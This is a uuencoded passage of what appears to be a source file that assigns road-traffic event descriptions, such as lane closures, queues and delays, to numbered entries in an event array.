M<FYE9"!V96AI8VQE+B!$96QA>7,@*%$I(&5X<&5C=&5D(CL*("`@("1%=F5N
M=%LS-S==("`](")O=F5R='5R;F5D('9E:&EC;&4N($QO;F<@9&5L87ES("A1
M*2(["B`@("`D179E;G1;,S<X72`@/2`B*%$I(&]V97)T=7)N960@=F5H:6-L
M92AS*2X@1&%N9V5R(CL*("`@("1%=F5N=%LS-SE=("`](")3=&%T:6]N87)Y
M('1R869F:6,@9'5E('1O("A1*2!E87)L:65R(&%C8VED96YT*',I(CL*("`@
M("1%=F5N=%LS.#!=("`](")$86YG97(@;V8@<W1A=&EO;F%R>2!T<F%F9FEC
M(&1U92!T;R`H42D@96%R;&EE<B!A8V-I9&5N="AS*2(["B`@("`D179E;G1;
M,S@Q72`@/2`B475E=6EN9R!T<F%F9FEC(&1U92!T;R`H42D@96%R;&EE<B!A
M8V-I9&5N="AS*2(["B`@("`D179E;G1;,S@R72`@/2`B1&%N9V5R(&]F('%U
M975I;F<@=')A9F9I8R!D=64@=&\@*%$I(&5A<FQI97(@86-C:61E;G0H<RDB
M.PH@("`@)$5V96YT6S,X,UT@(#T@(E-L;W<@=')A9F9I8R!D=64@=&\@*%$I
M(&5A<FQI97(@86-C:61E;G0H<RDB.PH@("`@)$5V96YT6S,X-5T@(#T@(DAE
M879Y('1R869F:6,@9'5E('1O("A1*2!E87)L:65R(&%C8VED96YT*',I(CL*
M("`@("1%=F5N=%LS.#==("`](")4<F%F9FEC(&)U:6QD:6YG('5P(&1U92!T
M;R`H42D@96%R;&EE<B!A8V-I9&5N="AS*2(["B`@("`D179E;G1;,S@X72`@
M/2`B1&5L87ES("A1*2!D=64@=&\@96%R;&EE<B!A8V-I9&5N="(["B`@("`D
M179E;G1;,SDP72`@/2`B3&]N9R!D96QA>7,@*%$I(&1U92!T;R!E87)L:65R
M(&%C8VED96YT(CL*("`@("1%=F5N=%LS.3%=("`](")A8V-I9&5N="!I;G9E
M<W1I9V%T:6]N('=O<FLN($1A;F=E<B(["B`@("`D179E;G1;,SDR72`@/2`B
M*%$I('-E8V]N9&%R>2!A8V-I9&5N="AS*2X@1&%N9V5R(CL*("`@("1%=F5N
M=%LS.3-=("`]("(H42D@8G)O:V5N(&1O=VX@=F5H:6-L92AS*2X@1&%N9V5R
M(CL*("`@("1%=F5N=%LS.31=("`]("(H42D@8G)O:V5N(&1O=VX@:&5A=GD@
M;&]R<BAY+VEE<RDN($1A;F=E<B(["B`@("`D179E;G1;,SDU72`@/2`B<F]A
M9"!C;&5A<F5D(CL*("`@("1%=F5N=%LS.39=("`](")I;F-I9&5N="!C;&5A
M<F5D(CL*("`@("1%=F5N=%LS.3==("`](")R97-C=64@86YD(')E8V]V97)Y
M('=O<FL@:6X@<')O9W)E<W,B.PH@("`@)$5V96YT6S,Y.5T@(#T@(FUE<W-A
M9V4@8V%N8V5L;&5D(CL*("`@("1%=F5N=%LT,#%=("`](")C;&]S960B.PH@
M("`@)$5V96YT6S0P,ET@(#T@(F)L;V-K960B.PH@("`@)$5V96YT6S0P,UT@
M(#T@(F-L;W-E9"!F;W(@:&5A=GD@=F5H:6-L97,@*&]V97(@42DB.PH@("`@
M)$5V96YT6S0P-%T@(#T@(FYO('1H<F]U9V@@=')A9F9I8R!F;W(@:&5A=GD@
M;&]R<FEE<R`H;W9E<B!1*2(["B`@("`D179E;G1;-#`U72`@/2`B;F\@=&AR
M;W5G:"!T<F%F9FEC(CL*("`@("1%=F5N=%LT,#9=("`]("(H42!T:"D@96YT
M<GD@<VQI<"!R;V%D(&-L;W-E9"(["B`@("`D179E;G1;-#`W72`@/2`B*%$@
M=&@I(&5X:70@<VQI<"!R;V%D(&-L;W-E9"(["B`@("`D179E;G1;-#`X72`@
M/2`B<VQI<"!R;V%D<R!C;&]S960B.PH@("`@)$5V96YT6S0P.5T@(#T@(G-L
M:7`@<F]A9"!R97-T<FEC=&EO;G,B.PH@("`@)$5V96YT6S0Q,%T@(#T@(F-L
M;W-E9"!A:&5A9"X@4W1A=&EO;F%R>2!T<F%F9FEC(CL*("`@("1%=F5N=%LT
M,3%=("`](")C;&]S960@86AE860N(%-T871I;VYA<GD@=')A9F9I8R!F;W(@
M:VTB.PH@("`@)$5V96YT6S0Q,ET@(#T@(F-L;W-E9"!A:&5A9"X@4W1A=&EO
M;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-#$S72`@/2`B8VQO
M<V5D(&%H96%D+B!3=&%T:6]N87)Y('1R869F:6,@9F]R(&MM(CL*("`@("1%
M=F5N=%LT,31=("`](")C;&]S960@86AE860N(%-T871I;VYA<GD@=')A9F9I
M8R!F;W(@:VTB.PH@("`@)$5V96YT6S0Q-5T@(#T@(F-L;W-E9"!A:&5A9"X@
M4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-#$V72`@
M/2`B8VQO<V5D(&%H96%D+B!$86YG97(@;V8@<W1A=&EO;F%R>2!T<F%F9FEC
M(CL*("`@("1%=F5N=%LT,3==("`](")C;&]S960@86AE860N(%%U975I;F<@
M=')A9F9I8R(["B`@("`D179E;G1;-#$X72`@/2`B8VQO<V5D(&%H96%D+B!1
M=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT,3E=("`](")C
M;&]S960@86AE860N(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V
M96YT6S0R,%T@(#T@(F-L;W-E9"!A:&5A9"X@475E=6EN9R!T<F%F9FEC(&9O
M<B!K;2(["B`@("`D179E;G1;-#(Q72`@/2`B8VQO<V5D(&%H96%D+B!1=65U
M:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT,C)=("`](")C;&]S
M960@86AE860N(%%U975I;F<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT
```

```
M6S0R,UT@(#T@(F-L;W-E9"!A:&5A9"X@1&%N9V5R(&]F('%U975I;F<@=')A
M9F9I8R(["B`@("`D179E;G1;-#(T72`@/2`B8VQO<V5D(&%H96%D+B!3;&]W
M('1R869F:6,B.PH@("`@)$5V96YT6S0R-5T@(#T@(F-L;W-E9"!A:&5A9"X@
M4VQO=R!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-#(V72`@/2`B8VQO
M<V5D(&%H96%D+B!3;&]W('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT
M,C==("`](")C;&]S960@86AE860N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@
M("`@)$5V96YT6S0R.%T@(#T@(F-L;W-E9"!A:&5A9"X@4VQO=R!T<F%F9FEC
M(&9O<B!K;2(["B`@("`D179E;G1;-#(Y72`@/2`B8VQO<V5D(&%H96%D+B!3
M;&]W('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT,S!=("`](")C;&]S
M960@86AE860N(%-L;W<@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D179E;G1;
M-#,Q72`@/2`B8VQO<V5D(&%H96%D+B!(96%V>2!T<F%F9FEC(CL*("`@("1%
M=F5N=%LT,S)=("`](")C;&]S960@86AE860N($AE879Y('1R869F:6,@97AP
M96-T960B.PH@("`@)$5V96YT6S0S,UT@(#T@(F-L;W-E9"!A:&5A9"X@5')A
M9F9I8R!F;&]W:6YG(&9R965L>2(["B`@("`D179E;G1;-#,T72`@/2`B8VQO
M<V5D(&%H96%D+B!4<F%F9FEC(&)U:6QD:6YG('5P(CL*("`@("1%=F5N=%LT
M,S5=("`](")C;&]S960@86AE860N($1E;&%Y<R`H42DB.PH@("`@)$5V96YT
M6S0S-ET@(#T@(F-L;W-E9"!A:&5A9"X@1&5L87ES("A1*2!E>'!E8W1E9"([
M"B`@("`D179E;G1;-#,W72`@/2`B8VQO<V5D(&%H96%D+B!,;VYG(&1E;&%Y
M<R`H42DB.PH@("`@)$5V96YT6S0S.%T@(#T@(F)L;V-K960@86AE860N(%-T
M871I;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;-#,Y72`@/2`B8FQO8VME
M9"!A:&5A9"X@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E
M;G1;-#0P72`@/2`B8FQO8VME9"!A:&5A9"X@4W1A=&EO;F%R>2!T<F%F9FEC
M(&9O<B!K;2(["B`@("`D179E;G1;-#0Q72`@/2`B8FQO8VME9"!A:&5A9"X@
M4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-#0R72`@
M/2`B8FQO8VME9"!A:&5A9"X@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2([
M"B`@("`D179E;G1;-#0S72`@/2`B8FQO8VME9"!A:&5A9"X@4W1A=&EO;F%R
M>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-#0T72`@/2`B8FQO8VME
M9"!A:&5A9"X@1&%N9V5R(&]F('-T871I;VYA<GD@=')A9F9I8R(["B`@("`D
M179E;G1;-#0U72`@/2`B8FQO8VME9"!A:&5A9"X@475E=6EN9R!T<F%F9FEC
M(CL*("`@("1%=F5N=%LT-#9=("`](")B;&]C:V5D(&%H96%D+B!1=65U:6YG
M('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT-#==("`](")B;&]C:V5D
M(&%H96%D+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT
M-#A=("`](")B;&]C:V5D(&%H96%D+B!1=65U:6YG('1R869F:6,@9F]R(&MM
M(CL*("`@("1%=F5N=%LT-#E=("`](")B;&]C:V5D(&%H96%D+B!1=65U:6YG
M('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT-3!=("`](")B;&]C:V5D
M(&%H96%D+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT
M-3%=("`](")B;&]C:V5D(&%H96%D+B!$86YG97(@;V8@<75E=6EN9R!T<F%F
M9FEC(CL*("`@("1%=F5N=%LT-3)=("`](")B;&]C:V5D(&%H96%D+B!3;&]W
M('1R869F:6,B.PH@("`@)$5V96YT6S0U,UT@(#T@(F)L;V-K960@86AE860N
M(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S0U-%T@(#T@(F)L
M;V-K960@86AE860N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT
M6S0U-5T@(#T@(F)L;V-K960@86AE860N(%-L;W<@=')A9F9I8R!F;W(@:VTB
M.PH@("`@)$5V96YT6S0U-ET@(#T@(F)L;V-K960@86AE860N(%-L;W<@=')A
M9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S0U-UT@(#T@(F)L;V-K960@86AE
M860N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S0U.%T@(#T@
M(F)L;V-K960@86AE860N(%-L;W<@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D
M179E;G1;-#4Y72`@/2`B8FQO8VME9"!A:&5A9"X@2&5A=GD@=')A9F9I8R([
M"B`@("`D179E;G1;-#8P72`@/2`B8FQO8VME9"!A:&5A9"X@2&5A=GD@=')A
M9F9I8R!E>'!E8W1E9"(["B`@("`D179E;G1;-#8Q72`@/2`B8FQO8VME9"!A
M:&5A9"X@5')A9F9I8R!F;&]W:6YG(&9R965L>2(["B`@("`D179E;G1;-#8R
M72`@/2`B8FQO8VME9"!A:&5A9"X@5')A9F9I8R!B=6EL9&EN9R!U<"(["B`@
M("`D179E;G1;-#8S72`@/2`B8FQO8VME9"!A:&5A9"X@1&5L87ES("A1*2([
M"B`@("`D179E;G1;-#8T72`@/2`B8FQO8VME9"!A:&5A9"X@1&5L87ES("A1
M*2!E>'!E8W1E9"(["B`@("`D179E;G1;-#8U72`@/2`B8FQO8VME9"!A:&5A
M9"X@3&]N9R!D96QA>7,@*%$I(CL*("`@("1%=F5N=%LT-C9=("`](")S;&EP
M(')O861S(')E;W!E;F5D(CL*("`@("1%=F5N=%LT-C==("`](")R96]P96YE
M9"(["B`@("`D179E;G1;-#8X72`@/2`B;65S<V%G92!C86YC96QL960B.PH@
M("`@)$5V96YT6S0V.5T@(#T@(F-L;W-E9"!A:&5A9"(["B`@("`D179E;G1;
M-#<P72`@/2`B8FQO8VME9"!A:&5A9"(["B`@("`D179E;G1;-#<Q72`@/2`B
M*%$I(&5N=')Y('-L:7`@<F]A9"AS*2!C;&]S960B.PH@("`@)$5V96YT6S0W
M,ET@(#T@(BA1('1H*2!E;G1R>2!S;&EP(')O860@8FQO8VME9"(["B`@("`D
M179E;G1;-#<S72`@/2`B96YT<GD@8FQO8VME9"(["B`@("`D179E;G1;-#<T
M72`@/2`B*%$I(&5X:70@<VQI<"!R;V%D*',I(&-L;W-E9"(["B`@("`D179E
M;G1;-#<U72`@/2`B*%$@=&@I(&5X:70@<VQI<"!R;V%D(&)L;V-K960B.PH@
M("`@)$5V96YT6S0W-ET@(#T@(F5X:70@8FQO8VME9"(["B`@("`D179E;G1;
M-#<W72`@/2`B<VQI<"!R;V%D<R!B;&]C:V5D(CL*("`@("1%=F5N=%LT-SA=
M("`](")C;VYN96-T:6YG(&-A<G)I86=E=V%Y(&-L;W-E9"(["B`@("`D179E
M;G1;-#<Y72`@/2`B<&%R86QL96P@8V%R<FEA9V5W87D@8VQO<V5D(CL*("`@
M("1%=F5N=%LT.#!=("`](")R:6=H="UH86YD('!A<F%L;&5L(&-A<G)I86=E
M=V%Y(&-L;W-E9"(["B`@("`D179E;G1;-#@Q72`@/2`B;&5F="UH86YD('!A
```

```
M<F%L;&5L(&-A<G)I86=E=V%Y(&-L;W-E9"(["B`@("`D179E;G1;-#@R72`@
M/2`B97AP<F5S<R!L86YE<R!C;&]S960B.PH@("`@)$5V96YT6S0X,UT@(#T@
M(G1H<F]U9V@@=')A9F9I8R!L86YE<R!C;&]S960B.PH@("`@)$5V96YT6S0X
M-%T@(#T@(FQO8V%L(&QA;F5S(&-L;W-E9"(["B`@("`D179E;G1;-#@U72`@
M/2`B8V]N;F5C=&EN9R!C87)R:6%G97=A>2!B;&]C:V5D(CL*("`@("1%=F5N
M=%LT.#9=("`](")P87)A;&QE;"!C87)R:6%G97=A>2!B;&]C:V5D(CL*("`@
M("1%=F5N=%LT.#==("`](")R:6=H="UH86YD('!A<F%L;&5L(&-A<G)I86=E
M=V%Y(&)L;V-K960B.PH@("`@)$5V96YT6S0X.%T@(#T@(FQE9G0M:&%N9"!P
M87)A;&QE;"!C87)R:6%G97=A>2!B;&]C:V5D(CL*("`@("1%=F5N=%LT.#E=
M("`](")E>'!R97-S(&QA;F5S(&)L;V-K960B.PH@("`@)$5V96YT6S0Y,%T@
M(#T@(G1H<F]U9V@@=')A9F9I8R!L86YE<R!B;&]C:V5D(CL*("`@("1%=F5N
M=%LT.3%=("`](")L;V-A;"!L86YE<R!B;&]C:V5D(CL*("`@("1%=F5N=%LT
M.3)=("`](")N;R!M;W1O<B!V96AI8VQE<R(["B`@("`D179E;G1;-#DS72`@
M/2`B<F5S=')I8W1I;VYS(CL*("`@("1%=F5N=%LT.31=("`](")C;&]S960@
M9F]R(&AE879Y(&QO<G)I97,@*&]V97(@42DB.PH@("`@)$5V96YT6S0Y-5T@
M(#T@(F-L;W-E9"!A:&5A9"X@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2([
M"B`@("`D179E;G1;-#DV72`@/2`B8VQO<V5D(&%H96%D+B!1=65U:6YG('1R
M869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LT.3==("`](")C;&]S960@86AE
M860N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S0Y.%T@(#T@
M(F)L;V-K960@86AE860N(%-T871I;VYA<GD@=')A9F9I8R!F;W(@:VTB.PH@
M("`@)$5V96YT6S0Y.5T@(#T@(F)L;V-K960@86AE860N(%%U975I;F<@=')A
M9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S4P,%T@(#T@(BA1*2!L86YE*',I
M(&-L;W-E9"(["B`@("`D179E;G1;-3`Q72`@/2`B*%$I(')I9VAT(&QA;F4H
M<RD@8VQO<V5D(CL*("`@("1%=F5N=%LU,#)=("`]("(H42D@8V5N=')E(&QA
M;F4H<RD@8VQO<V5D(CL*("`@("1%=F5N=%LU,#-=("`]("(H42D@;&5F="!L
M86YE*',I(&-L;W-E9"(["B`@("`D179E;G1;-3`T72`@/2`B:&%R9"!S:&]U
M;&1E<B!C;&]S960B.PH@("`@)$5V96YT6S4P-5T@(#T@(G1W;R!L86YE<R!C
M;&]S960B.PH@("`@)$5V96YT6S4P-ET@(#T@(G1H<F5E(&QA;F5S(&-L;W-E
M9"(["B`@("`D179E;G1;-3`W72`@/2`B*%$I(')I9VAT(&QA;F4H<RD@8FQO
M8VME9"(["B`@("`D179E;G1;-3`X72`@/2`B*%$I(&-E;G1R92!L86YE*',I
M(&)L;V-K960B.PH@("`@)$5V96YT6S4P.5T@(#T@(BA1*2!L969T(&QA;F4H
M<RD@8FQO8VME9"(["B`@("`D179E;G1;-3$P72`@/2`B:&%R9"!S:&]U;&1E
M<B!B;&]C:V5D(CL*("`@("1%=F5N=%LU,3%=("`](")T=V\@;&%N97,@8FQO
M8VME9"(["B`@("`D179E;G1;-3$R72`@/2`B=&AR964@;&%N97,@8FQO8VME
M9"(["B`@("`D179E;G1;-3$S72`@/2`B<VEN9VQE(&%L=&5R;F%T92!L:6YE
M('1R869F:6,B.PH@("`@)$5V96YT6S4Q-%T@(#T@(F-A<G)I86=E=V%Y(')E
M9'5C960@*&9R;VT@42!L86YE<RD@=&\@;VYE(&QA;F4B.PH@("`@)$5V96YT
M6S4Q-5T@(#T@(F-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@42!L86YE<RD@
M=&\@='=O(&QA;F5S(CL*("`@("1%=F5N=%LU,39=("`](")C87)R:6%G97=A
M>2!R961U8V5D("AF<F]M(%$@;&%N97,I('1O('1H<F5E(&QA;F5S(CL*("`@
M("1%=F5N=%LU,3==("`](")C;VYT<F%F;&]W(CL*("`@("1%=F5N=%LU,3A=
M("`](")N87)R;W<@;&%N97,B.PH@("`@)$5V96YT6S4Q.5T@(#T@(F-O;G1R
M869L;W<@=VET:"!N87)R;W<@;&%N97,B.PH@("`@)$5V96YT6S4R,%T@(#T@
M(BA1*2!L86YE*',I(&)L;V-K960B.PH@("`@)$5V96YT6S4R,5T@(#T@(BA1
M*2!L86YE<R!C;&]S960N(%-T871I;VYA<GD@=')A9F9I8R(["B`@("`D179E
M;G1;-3(R72`@/2`B*%$I(&QA;F5S(&-L;W-E9"X@4W1A=&EO;F%R>2!T<F%F
M9FEC(&9O<B!K;2(["B`@("`D179E;G1;-3(S72`@/2`B*%$I(&QA;F5S(&-L
M;W-E9"X@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;
M-3(T72`@/2`B*%$I(&QA;F5S(&-L;W-E9"X@4W1A=&EO;F%R>2!T<F%F9FEC
M(&9O<B!K;2(["B`@("`D179E;G1;-3(U72`@/2`B*%$I(&QA;F5S(&-L;W-E
M9"X@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-3(V
M72`@/2`B*%$I(&QA;F5S(&-L;W-E9"X@4W1A=&EO;F%R>2!T<F%F9FEC(&9O
M<B!K;2(["B`@("`D179E;G1;-3(W72`@/2`B*%$I(&QA;F5S(&-L;W-E9"X@
M1&%N9V5R(&]F('-T871I;VYA<GD@=')A9F9I8R(["B`@("`D179E;G1;-3(X
M72`@/2`B*%$I(&QA;F5S(&-L;W-E9"X@475E=6EN9R!T<F%F9FEC(CL*("`@
M("1%=F5N=%LU,CE=("`](")(H42D@;&%N97,@8VQO<V5D+B!1=65U:6YG('1R
M869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LU,S!=("`](")(H42D@;&%N97,@
M8VQO<V5D+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LU
M,S%=("`](")(H42D@;&%N97,@8VQO<V5D+B!1=65U:6YG('1R869F:6,@9F]R
M(&MM(CL*("`@("1%=F5N=%LU,S)=("`](")(H42D@;&%N97,@8VQO<V5D+B!1
M=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@("1%=F5N=%LU,S-=("`](")(H
M42D@;&%N97,@8VQO<V5D+B!1=65U:6YG('1R869F:6,@9F]R(&MM(CL*("`@
M("1%=F5N=%LU,S1=("`](")(H42D@;&%N97,@8VQO<V5D+B!$86YG97(@;V8@
M<75E=6EN9R!T<F%F9FEC(CL*("`@("1%=F5N=%LU,S5=("`](")(H42D@;&%N
M97,@8VQO<V5D+B!3;&]W('1R869F:6,B.PH@("`@)$5V96YT6S4S-ET@(#T@
M(BA1*2!L86YE<R!C;&]S960N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@
M)$5V96YT6S4S-UT@(#T@(BA1*2!L86YE<R!C;&]S960N(%-L;W<@=')A9F9I
M8R!F;W(@:VTB.PH@("`@)$5V96YT6S4S.%T@(#T@(BA1*2!L86YE<R!C;&]S
M960N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@)$5V96YT6S4S.5T@(#T@
M(BA1*2!L86YE<R!C;&]S960N(%-L;W<@=')A9F9I8R!F;W(@:VTB.PH@("`@
```

```
M)$5V96YT6S4T,%T@(#T@(BA1*2!L86YE<R!C;&]S960N(%-L;W<@=')A9F9I
M8R!F;W(@:VTB.PH@("`@)$5V96YT6S4T,5T@(#T@(BA1*2!L86YE<R!C;&]S
M960N(%-L;W<@=')A9F9I8R!E>'!E8W1E9"(["B`@("`D179E;G1;-30R72`@
M/2`B*%$I(&QA;F5S(&-L;W-E9"X@2&5A=GD@=')A9F9I8R(["B`@("`D179E
M;G1;-30S72`@/2`B*%$I(&QA;F5S(&-L;W-E9"X@2&5A=GD@=')A9F9I8R!E
M>'!E8W1E9"(["B`@("`D179E;G1;-30T72`@/2`B*%$I;&%N97,@8VQO<V5D
M+B!4<F%F9FEC(&9L;W=I;F<@9G)E96QY(CL*("`@("1%=F5N=%LU-#5=("`]
M("(H42EL86YE<R!C;&]S960N(%1R869F:6,@8G5I;&1I;F<@=7`B.PH@("`@
M)$5V96YT6S4T-ET@(#T@(F-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@42!L
M86YE<RD@=&\@;VYE(&QA;F4N(%-T871I;VYA<GD@=')A9F9I8R(["B`@("`D
M179E;G1;-30W72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O;2!1(&QA
M;F5S*2!T;R!O;F4@;&%N92X@1&%N9V5R(&]F('-T871I;VYA<GD@=')A9F9I
M8R(["B`@("`D179E;G1;-30X72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H
M9G)O;2!1(&QA;F5S*2!T;R!O;F4@;&%N92X@475E=6EN9R!T<F%F9FEC(CL*
M("`@("1%=F5N=%LU-#E=("`](")C87)R:6%G97=A>2!R961U8V5D("AF<F]M
M(%$@;&%N97,I('1O(&]N92!L86YE+B!$86YG97(@;V8@<75E=6EN9R!T<F%F
M9FEC(CL*("`@("1%=F5N=%LU-3!=("`](")C87)R:6%G97=A>2!R961U8V5D
M("AF<F]M(%$@;&%N97,I('1O(&]N92!L86YE+B!3;&]W('1R869F:6,B.PH@
M("`@)$5V96YT6S4U,5T@(#T@(F-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@
M42!L86YE<RD@=&\@;VYE(&QA;F4N(%-L;W<@=')A9F9I8R!E>'!E8W1E9"([
M"B`@("`D179E;G1;-34R72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O
M;2!1(&QA;F5S*2!T;R!O;F4@;&%N92X@2&5A=GD@=')A9F9I8R(["B`@("`D
M179E;G1;-34S72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O;2!1(&QA
M;F5S*2!T;R!O;F4@;&%N92X@2&5A=GD@=')A9F9I8R!E>'!E8W1E9"(["B`@
M("`D179E;G1;-34T72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O;2!1
M(&QA;F5S*2!T;R!O;F4@;&%N92X@5')A9F9I8R!F;&]W:6YG(&9R965L>2([
M"B`@("`D179E;G1;-34U72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O
M;2!1(&QA;F5S*2!T;R!O;F4@;&%N92X@5')A9F9I8R!B=6EL9&EN9R!U<"([
M"B`@("`D179E;G1;-34V72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O
M;2!1(&QA;F5S*2!T;R!T=V\@;&%N97,N(%-T871I;VYA<GD@=')A9F9I8R([
M"B`@("`D179E;G1;-34W72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O
M;2!1(&QA;F5S*2!T;R!T=V\@;&%N97,N($1A;F=E<B!O9B!S=&%T:6]N87)Y
M('1R869F:2(["B`@("`D179E;G1;-34X72`@/2`B8V%R<FEA9V5W87D@<F5D
M=6-E9"`H9G)O;2!1(&QA;F5S*2!T;R!T=V\@;&%N97,N(%%U975I;F<@=')A
M9F9I8R(["B`@("`D179E;G1;-34Y72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E
M9"`H9G)O;2!1(&QA;F5S*2!T;R!T=V\@;&%N97,N($1A;F=E<B!O9B!Q=65U
M:6YG('1R869F:6,B.PH@("`@)$5V96YT6S4V,%T@(#T@(F-A<G)I86=E=V%Y
M(')E9'5C960@*&9R;VT@42!L86YE<RD@=&\@='=O(&QA;F5S+B!3;&]W('1R
M869F:6,B.PH@("`@)$5V96YT6S4V,5T@(#T@(F-A<G)I86=E=V%Y(')E9'5C
M960@*&9R;VT@42!L86YE<RD@=&\@='=O(&QA;F5S+B!3;&]W('1R869F:6,@
M97AP96-T960B.PH@("`@)$5V96YT6S4V,ET@(#T@(F-A<G)I86=E=V%Y(')E
M9'5C960@*&9R;VT@42!L86YE<RD@=&\@='=O(&QA;F5S+B!(96%V>2!T<F%F
M9FEC(CL*("`@("1%=F5N=%LU-C-=("`](")C87)R:6%G97=A>2!R961U8V5D
M("AF<F]M(%$@;&%N97,I('1O('1W;R!L86YE<RX@2&5A=GD@=')A9F9I8R!E
M>'!E8W1E9"(["B`@("`D179E;G1;-38T72`@/2`B8V%R<FEA9V5W87D@<F5D
M=6-E9"`H9G)O;2!1(&QA;F5S*2!T;R!T=V\@;&%N97,N(%1R869F:6,@9FQO
M=VEN9R!F<F5E;'DB.PH@("`@)$5V96YT6S4V-5T@(#T@(F-A<G)I86=E=V%Y
M(')E9'5C960@*&9R;VT@42!L86YE<RD@=&\@='=O(&QA;F5S+B!4<F%F9FEC
M(&)U:6QD:6YG('5P(CL*("`@("1%=F5N=%LU-C9=("`](")C87)R:6%G97=A
M>2!R961U8V5D("AF<F]M(%$@;&%N97,I('1O('1H<F5E(&QA;F5S+B!3=&%T
M:6]N87)Y('1R869F:6,B.PH@("`@)$5V96YT6S4V-UT@(#T@(F-A<G)I86=E
M=V%Y(')E9'5C960@*&9R;VT@42!L86YE<RD@=&\@=&AR964@;&%N97,N($1A
M;F=E<B!O9B!S=&%T:6]N87)Y('1R868B.PH@("`@)$5V96YT6S4V.%T@(#T@
M(F-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@42!L86YE<RD@=&\@=&AR964@
M;&%N97,N(%%U975I;F<@=')A9F9I8R(["B`@("`D179E;G1;-38Y72`@/2`B
M8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O;2!1(&QA;F5S*2!T;R!T:')E92!L
M86YE<RX@1&%N9V5R(&]F('%U975I;F<@=')A9F9I8R(["B`@("`D179E;G1;
M-3<P72`@/2`B8V%R<FEA9V5W87D@<F5D=6-E9"`H9G)O;2!1(&QA;F5S*2!T
M;R!T:')E92!L86YE<RX@4VQO=R!T<F%F9FEC(CL*("`@("1%=F5N=%LU-S%=
M("`](")C87)R:6%G97=A>2!R961U8V5D("AF<F]M(%$@;&%N97,I('1O('1H
M<F5E(&QA;F5S+B!3;&]W('1R869F:6,@97AP96-T960B.PH@("`@)$5V96YT
M6S4W,ET@(#T@(F-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@42!L86YE<RD@
M=&\@=&AR964@;&%N97,N($AE879Y('1R869F:6,B.PH@("`@)$5V96YT6S4W
M,UT@(#T@(F-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@42!L86YE<RD@=&\@
M=&AR964@;&%N97,N($AE879Y('1R869F:6,@97AP96-T960B.PH@("`@)$5V
M96YT6S4W-%T@(#T@(F-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@42!L86YE
M<RD@=&\@=&AR964@;&%N97,N(%1R869F:6,@9FQO=VEN9R!F<F5E;'DB.PH@
M("`@)$5V96YT6S4W-5T@(#T@(F-A<G)I86=E=V%Y(')E9'5C960@*&9R;VT@
M42!L86YE<RD@=&\@=&AR964@;&%N97,N(%1R869F:6,@8G5I;&1I;F<@=7`B
M.PH@("`@)$5V96YT6S4W-ET@(#T@(F-O;G1R869L;W<N(%-T871I;VYA<GD@
```

```
M=')A9F9I8R(["B`@("`D179E;G1;-3<W72`@/2`B8V]N=')A9FQO=RX@4W1A
M=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D179E;G1;-3<X72`@/2`B
M8V]N=')A9FQO=RX@4W1A=&EO;F%R>2!T<F%F9FEC(&9O<B!K;2(["B`@("`D
M179E;G1;-3<Y72`@/2`B8V]N=')A9FQO=RX@4W1A=&EO;F%R>2!T<F%F9FEC
M(&9O<B!K;2(["B`@("`D179E;G1;-3@P72`@/2`B8V]N=')A9FQO=RX@4W1A
